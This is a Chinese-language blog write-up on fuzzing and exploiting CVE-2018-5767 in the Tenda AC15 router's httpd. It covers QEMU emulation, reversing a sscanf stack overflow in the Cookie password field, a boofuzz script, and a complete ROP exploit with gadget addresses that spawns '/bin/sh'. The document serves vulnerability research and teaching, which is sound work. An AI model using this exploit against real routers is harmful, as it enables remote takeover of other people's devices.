



以Tenda AC15 CVE-2018-5767为例进行fuzz测试

By p1Kk

🕒 Published 2021-03-29

影响产品：Tenda AC15路由器

影响版本：5767：V15.03.05.16 & 10987：V15.03.05.18

固件下载链接（V15.03.05.16）：https://down.tendacn.com/uploadfile/201401/AC15/US_AC15V1.0BR_V15.03.1.16_multi_TD01.rar

关于fuzz

Fuzzing引擎算法中，测试用例的生成方式主要有2种：

- 1) 基于变异：根据已知数据样本通过变异的方法生成新的测试用例；
- 2) 基于生成：根据已知的协议或接口规范进行建模，生成测试用例；

一般Fuzzing工具中，都会综合使用这两种生成方式。

基于变异的算法核心要求是学习已有的数据模型，基于已有数据及对数据的分析，再生成随机数据做为测试用例。

- 而Boofuzz是Sulley的继承者，属于基于**生成**的黑盒模糊测试

Boofuzz安装(ubuntu20)

github：<https://github.com/jtpereyda/boofuzz>

```
1 $ sudo apt-get install python3-pip python3-venv build-essential
2 $ mkdir boofuzz && cd boofuzz
3 $ python3 -m venv env
4 $ source env/bin/activate
5 (env) $ pip install -U pip setuptools
6 (env) $ pip install boofuzz
7 $ alias python_boofuzz='[env_path]/bin/python'
```

官方文档：<https://boofuzz.readthedocs.io/en/stable/>

固件模拟

固件解包不多说了


user-mod

```
1 $ cp $(which qemu-arm-static) ./
2 $ sudo chroot ./qemu-arm-static ./bin/httpd
3 # 🐞 可以直接模拟起来
4 # 如果要用gdb调试
5 $ sudo chroot ./qemu-arm-static -g 1234 ./bin/httpd
```

但是程序并没有任何动静，所以我们定位到 `WeLoveLinux` 字符串所在的函数 `sub_2CEA8`

```
1 puts("\n\nYes:\n\n      ***** WeLoveLinux***** \n\n Welcome to ...");
2 sub_2F04C();
3 while ( check_network(v17) <= 0 )           // 如果验证不通过，就会循环sleep，卡死
4   sleep(1u);
5 v1 = sleep(1u);
6 if ( ConnectCfm(v1) )
7 {
8   ...
9 }
10 else                                     // ConnectCfm不通过，也会报错退出
11 {
12   printf("connect cfm failed!");
13   v2 = 0;
14 }
15 return v2;
```


所以就考虑patch修改一下，将R0都修改为1即可绕过



借助在线汇编反汇编网站进行patch（或者使用keypatch）：

Original value	00 30 A0 E1 00 00 53 E3 02 00 00 CA 01 00 A0 E3
Values	01 30 A0 E3 00 00 53 E3 02 00 00 CA 01 00 A0 E3

替换文件后模拟运行，发现监听的IP地址不是我虚拟机网卡地址。（关于这个connect的报错字符，并没有在文件中找到，暂且不管了



再次定位到报错字符串位置，看看这个奇怪的ip是怎么来的

```
71 }
72 ip = inet_ntoa(*(struct in_addr *)&s.sa_data[2]); // 对s.sa_data[2]溯源，发现是由参数a1决定
73 v9 = ntohs(*(uint16_t *)s.sa_data);
74 printf("httpd listen ip = %s port = %d\n", ip, v9);
75 if ( !v18 )
76 {
```

往上找到a1

```
1 int __fastcall sub_1A36C(const char *a1, int a2, int a3, char a4)
2 {
3     int v5; // r3
4     int v6; // r2
5     int v7; // r2
6     char *ip; // r4
7     int v9; // r0
8     uint16_t v12; // [sp+10h] [bp-44h]
9     int v14[2]; // [sp+18h] [bp-3Ch] BYREF
10    int optval; // [sp+20h] [bp-34h] BYREF
11    int v16; // [sp+24h] [bp-30h] BYREF
12    struct sockaddr s; // [sp+28h] [bp-2Ch] BYREF
13    int v18; // [sp+38h] [bp-1Ch]
14    int v19; // [sp+3Ch] [bp-18h]
15    _DWORD *v20; // [sp+40h] [bp-14h]
16    int v21; // [sp+44h] [bp-10h]
17
18    v12 = a2;
19    if ( a2 )
20        return;
21    v21 = sub_1A36C(a1, a2, a3, a4);
22    if ( v21 )
23        return;
24    v20 = *(int **)v21;
25    memset(&s, 0, sizeof(s));
26    s.sa_family = 2;
27    *(_WORD *)s.sa_data = htons(v12);
28    if ( a1 )
29        *(_DWORD *)&s.sa_data[2] = inet_addr(a1);
30    else
31        *(_DWORD *)&s.sa_data[2] = 0;
```

Direction	Typ	Address	Text
Do...	p	sub_1D528+108	BL sub_1A36C
Do...	p	sub_1D528+138	BL sub_1A36C
Do...	p	sub_28338+A4	BL sub_1A36C

其他调用处，a1都=0，只有最后这个函数a1有值

```
// 查看哪些函数调用了 sub_1A36C，并且a1!=0
```

定位到a1的由来

```
10 v8 = g_lan_ip;
11 v7 = a1;
12 for ( i = 0; i <= a2; ++i )
13 {
14     dword_D3D9C = sub_1A36C(v8, a1, (int)websAccept, 0);
15     if ( dword_D3D9C >= 0 )
```

再次查找该全局变量的引用，并寻找赋值语句。

GetValue 函数获取 lan.ip，即为 g_lan_ip，但是还是不知道这个函数是怎么运作的...

```
61 }
62 v5 = getLanIfName(v3, v4);
63 if ( getIfIp(v5, v16) < 0 )
64 {
65     GetValue("lan.ip", s);
66     strcpy(g_lan_ip, s);
67     memset(v15, 0, sizeof(v15));
```

参考文章指出这个函数往上的 check_network 是一个外部函数，定义在 libcommon.so 中（这是怎么知道的？在其中能找到 check_network->getLanIfName()->get_eth_name(0)->br0），所以我们可以自己新建一个虚拟网卡 br0

```
1 $ sudo tuncctl -t br0 -u `whoami`
2 $ sudo ifconfig br0 192.168.65.1/24
```

再次运行就成功~

分析

两个漏洞都位于 bin/httpd 文件中

```
1 $ file ./bin/httpd
2 ./bin/httpd: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
3 $ checksec ./bin/httpd
4 Arch: arm-32-little
```



```
5 RELRO:    No RELRO
6 Stack:    No canary found
7 NX:       NX enabled
8 PIE:      No PIE (0x8000)
```

从该文件中找到的函数可以看出是基于GoAhead

CVE-2018-5767漏洞在 `R7WebSecurityHandler` 函数

```
86     if ( a1[46] )
87     {
88         v41 = strstr((const char *)a1[46], "password=");
89         if ( v41 )
90             sscanf(v41, "%*[^]=%[^];*", v34); // char v34[128]; // [sp+304h] [bp-1C0h] BYREF 可能产生溢出
91         else
92             sscanf((const char *)a1[46], "%*[^]=%[^];*", v34);
93     }
94 }
```

`strstr()` 匹配到 `password=` 处，并使用 `sscanf()`，通过正则表达式，匹配 `password` 的值读到 `v34`。

`sscanf()`函数用于从字符串中读取指定格式的数据，其原型如下：

int sscanf (char *str, char * format [, argument, ...]);

【参数】 参数str为要读取数据的字符串；format为用户指定的格式；argument为变量，用来保存读取到的数据。

【返回值】 成功则返回参数数目，失败则返回-1，错误原因存于errno 中。

`sscanf()`会将参数str 的字符串根据参数format （格式化字符串）来转换并格式化数据（格式化字符串请参考scanf()），转换后的结果存于对应的变量中。

`sscanf()`与`scanf()`类似，都是用于输入的，只是`scanf()`以键盘(stdin)为输入源，`sscanf()`以固定字符串为输入源。

理了半天这个正则表达式 不如写一个测试一下

```
1 // test.c
2 #include<stdio.h>
3 #include<string.h>
4
5 int main(){
6     char result[100] = "";
7     char s[] = "username=111;passwd=123;whoami=root";
8     char *p;
9     p = strstr(s, "passwd=");
10    printf("After strstr() -----> %s\n", p);
11
12    sscanf(p, "%*[^]=%[^];*", result);
13    printf("After regular expression ----> %s\n", result);
14    return 0;
15 }
```

```
1 $ ./test
2 After strstr() -----> passwd=123;whoami=root
3 After regular expression ----> 123
```

而这里没有对 `v41` 的长度进行检测，如果 `password` 被我们伪造的过长，就会产生栈溢出。

IDA中导入结构体 `View->Open Subviews->Local Types` 中可以看到本地已有的结构体，右击 `insert.`可以添加 `C 语言声明的结构体`

```
1 struct websRec {
2     ringq_t      header;          /* Header dynamic string */
3     __time_t     since;           /* Parsed if-modified-since time */
4     char*        cgiVars;         /* CGI standard variables */
5     char*        cgiQuery;        /* CGI decoded query string */
6     __time_t     timestamp;       /* Last transaction with browser */
7     int          timeout;         /* Timeout handle */
8     char         ipaddr[32];      /* Connecting ipaddress */
9     char         type[64];        /* Mime type */
10    char         *dir;             /* Directory containing the page */
11    char         *path;           /* Path name without query */
12    char         *url;            /* Full request url */
13    char         *host;           /* Requested host */
14    char         *lpath;          /* Cache local path name */
15    char         *query;          /* Request query */
16    char         *decodedQuery;   /* Decoded request query */
17    char         *authType;       /* Authorization type (Basic/DAA) */
18    char         *password;       /* Authorization password */
19    char         *userName;       /* Authorization username */
20    char         *cookie;         /* Cookie string */
21    char         *userAgent;      /* User agent (browser) */
22    char         *protocol;       /* Protocol (normally HTTP) */
23    char         *protoVersion;   /* Protocol version */
24    int          sid;             /* Socket id (handler) */
25    int          listenSid;       /* Listen Socket id */
26    int          port;           /* Request port number */
27    int          state;          /* Current state */
28    int          flags;          /* Current flags -- see above */
29    int          code;           /* Request result code */
30    int          clen;           /* Content length */
31    int          wid;            /* Index into webs */
32    char         *cgiStdin;       /* filename for CGI stdin */
33    int          docfd;          /* Document file descriptor */
34    int          numbytes;       /* Bytes to transfer to browser */
35    int          written;        /* Bytes actually transferred */
36    void         (*writeSocket)(struct websRec *wp);
37 }
```

将 `v41` 修改为 `websRec` 结构体（`右键 -> Convert to struct*...`）

可以看出，获取的是Cookie字段的值

fuzz

使用boo-fuzz框架，


测试溢出

```
1 # fuzz.py
2 from boofuzz import *
3
4 IP = "192.168.65.1"
5 PORT = 80
6
7 def check_response(target, fuzz_data_logger, session, *args, **kwargs):
8     fuzz_data_logger.log_info("Checking test case response...")
9     try:
10         response = target.recv(512)
11     except:
12         fuzz_data_logger.log_fail("Unable to connect to target. Closing...")
13         target.close()
14     return
15
```




```
16 #if empty response
17 if not response:
18     fuzz_data_logger.log_fail("Empty response, target may be hung. Closing...")
19     target.close()
20     return
21
22 #remove everything after null terminator, and convert to string
23 #response = response[:response.index(0)].decode('utf-8')
24 fuzz_data_logger.log_info("response check...\n" + response.decode())
25
26 target.close()
27 return
28
29 def main():
30     '''
31     options = {
32         "start_commands": [
33             "sudo chroot /home/lys/Documents/IoT/firmware/_AC15_V15.03.1.16.bin.extracted/squashfs-root ./httpd"
34         ],
35         "stop_commands": ["echo stopping"],
36         "proc_name": ["/usr/bin/qemu-arm-static ./httpd"]
37     }
38     procmon = ProcessMonitor("127.0.0.1", 26002)
39     procmon.set_options(**options)
40
41     session = Session(
42         target=Target(
43             connection=SocketConnection(IP, PORT, proto="tcp"),
44             # monitors=[procmon]
45         ),
46         post_test_case_callbacks=[check_response],
47     )
48
49     s_initialize(name="Request")
50     with s_block("Request-Line"):
51         # Line 1
52         s_group("Method", ["GET"])
53         s_delim(" ", fuzzable=False, name="space-1-1")
54         s_string("/goform/123", fuzzable=False) # fuzzable 1
55         s_delim(" ", fuzzable=False, name="space-1-2")
56         s_static("HTTP/1.1", name="HTTP_VERSION")
57         s_static("\r\n", name="Request-Line-CRLF-1")
58         # Line 2
59         s_static("Host")
60         s_delim(":", fuzzable=False, name="space-2-1")
61         s_string("192.168.0.5", fuzzable=False, name="IP address")
62         s_static("\r\n", name="Request-Line-CRLF-2")
63         # Line 3
64         s_static("Connection")
65         s_delim(":", fuzzable=False, name="space-3-1")
66         s_string("keep-alive", fuzzable=False, name="Connection state")
67         s_static("\r\n", name="Request-Line-CRLF-3")
68         # Line 4
69         s_static("Cookie")
70         s_delim(":", fuzzable=False, name="space-4-1")
71         s_string("bLanguage", fuzzable=False, name="key-bLanguage")
72         s_delim("=", fuzzable=False)
73         s_string("en", fuzzable=False, name="value-bLanguage")
74         s_delim(";", fuzzable=False)
75         s_string("password", fuzzable=False, name="key-password")
76         s_delim("=", fuzzable=False)
77         s_string("ce24124987jffjekfjlasfdjmeiruw398r", fuzzable=True) # fuzzable 2
78         s_static("\r\n", name="Request-Line-CRLF-4")
79         # over
80         s_static("\r\n")
81         s_static("\r\n")
82
83     session.connect(s_get("Request"))
84     session.fuzz()
85
86 if __name__ == "__main__":
87     main()
```

boofuzz提示出现错误（也可以通过访问 `127.0.0.1:26000` 进行图形化界面查看）




根据fuzz结果编写一个测试poc

```
1 # testPOC
2 #!usr/bin/python
3 from pwn import *
4 import requests
5
6 ip = "192.168.65.1"
7 url = "http://%s/goform/execCommand"%ip
8 cookie = {"Cookir":"password="+cyclic(600)}
9 ret = requests.get(url=url,cookies=cookie)
10 print ret.text
```

`gdb-nultiarch` 看到错误并没有跳到我们期望的随机地址，所以跟踪错误，查看原因





由于开启了NX，所以不能返回shellcode了。

考虑使用gadget控制R0，再跳转到system函数，从而执行 `system("/bin/sh")`

```
1 .text:0003B0F4          MOV             R0, R3    ; command
2 .text:0003B0F8          BL             system
```

在代码段中找到一条合适的，但是由于参数是由 `R3->R0`，还是不方便控制参数，想想还有没有其他方法..

继续看ida中，根据gdb报错地址 `0x2c5cc`，回溯发现是由于读取password后进入了if

```
1 {
2 {
3     ...
4     if ( strlen(s) <= 3
5         || (v43 = strchr(s, '.')) == 0
6         || (v43 = (char *)v43 + 1, memcmp(v43, "gif", 3u))
7         && memcmp(v43, "png", 3u)
8         && memcmp(v43, "js", 2u)
9         && memcmp(v43, "css", 3u)
10        && memcmp(v43, "jpg", 3u)
11        && memcmp(v43, "jpeg", 3u) )
12 {
13     ...
14 }
15 }
16 return 0;
17 }
```

if的条件是 `长度<=3 || 不存在. || 不存在jpg&png&js...`，所以跳出if的条件是 `长度>3 && 存在. && 存在jpg或png或js....`

所以我们的password里需要存在.jpg就可以直接return返回，直接控制输入的password来布置堆栈就好了。（主要是不写.jpg这种，就会进入执行很多代码，对堆栈大洗盘，不好控制）

```
1 # testPOC2
2 #!usr/bin/python
3 from pwn import *
4 import requests
5
6 ip = "192.168.65.1"
7 url = "http://%s/goform/execCommand"%ip
8 cookie = {"Cookie": "password=" + cyclic(444) + ".jpg" + p32(0x2CEA8) + "B"*100}
9 ret = requests.get(url=url,cookies=cookie)
10 print ret.text
```

使用ROPgadget查找可用的gadget，考虑使用栈来控制R0，最好控制的就是SP栈顶了，恰好找到了合适的gadget，该gadget会将栈顶赋值给R0，考虑将栈顶设置为 `/bin/sh`，并跳转到R3。

```
1 $ ROPgadget --binary ./lib/libc.so.0 | grep "mov r0, sp"
2 ...
3 0x00040cb8 : mov r0, sp ; blx r3
4 ...
```

继续寻找可以控制R3的gadget，将R3设置为 `system`

```
1 $ ROPgadget --binary ./lib/libc.so.0 --only "pop"
2 ...
3 0x00018298 : pop {r3, pc}
4 ...
```

在gdb中 `vmmap` 查看libc基址，但是这里有个坑，通过该libc基址找到的system函数，虽然可以被gdb识别为system，但是并不能实现system，而gadget是可用的...所以直接 `p system` 找到可用system地址

EXP

```
1 #!usr/bin/python
2 from pwn import *
3 import requests
4
5 context.binary = "./bin/httpd"
6 libc = ELF("./lib/libc.so.0")
7
8 ip = "192.168.65.1"
9 url = "http://%s/goform/test"%ip
10
11
12 libc_base = 0xff5d5000
13 # sys_addr = libc_base + libc.sym['system']
14 sys_addr = 0xff7460f4
15 gadget2 = libc_base + 0x40cb8          # 0x40cb8 : mov r0, sp ; blx r3
16 gadget1 = libc_base + 0x18298          # 0x18298 : pop {r3, pc}
17 success("gadget1 = "+hex(gadget1))
18 success("gadget2 = "+hex(gadget2))
19 # [+] gadget1 = 0xff5ed298
20 # [+] gadget2 = 0xff615cb8
21
22
23 cookie = {"Cookie": "password=" + cyclic(444) + ".jpg" + p32(gadget1, endian="little") + p32(sys_addr, endian="little") + p32(gadget2, endian="little") + "/bin/sh\x00"}
24
25 ret = requests.get(url=url,cookies=cookie)
26 print ret.text
```

待

GoAhead

关于这个GoAhead，可以下载源码<https://github.com/Grant999/goahead-1>，简单分析发现`websUrlHandlerDefine`这个函数，和调用了漏洞函数`R7WebsSecurityHandler`的函数很类似，所以推断这应该就是用户二次开发GoAhead中的`websSecurityHandler`或者自定义的函数。

但是关于这里的结构体由来，我还不是很清楚...

fuzz

首先是fuzz相关知识=无，boofuzz的使用也没有掌握，官方文档看起来不友好，语法不会...只能看着别人的脚本依葫芦画瓢。

其他问题



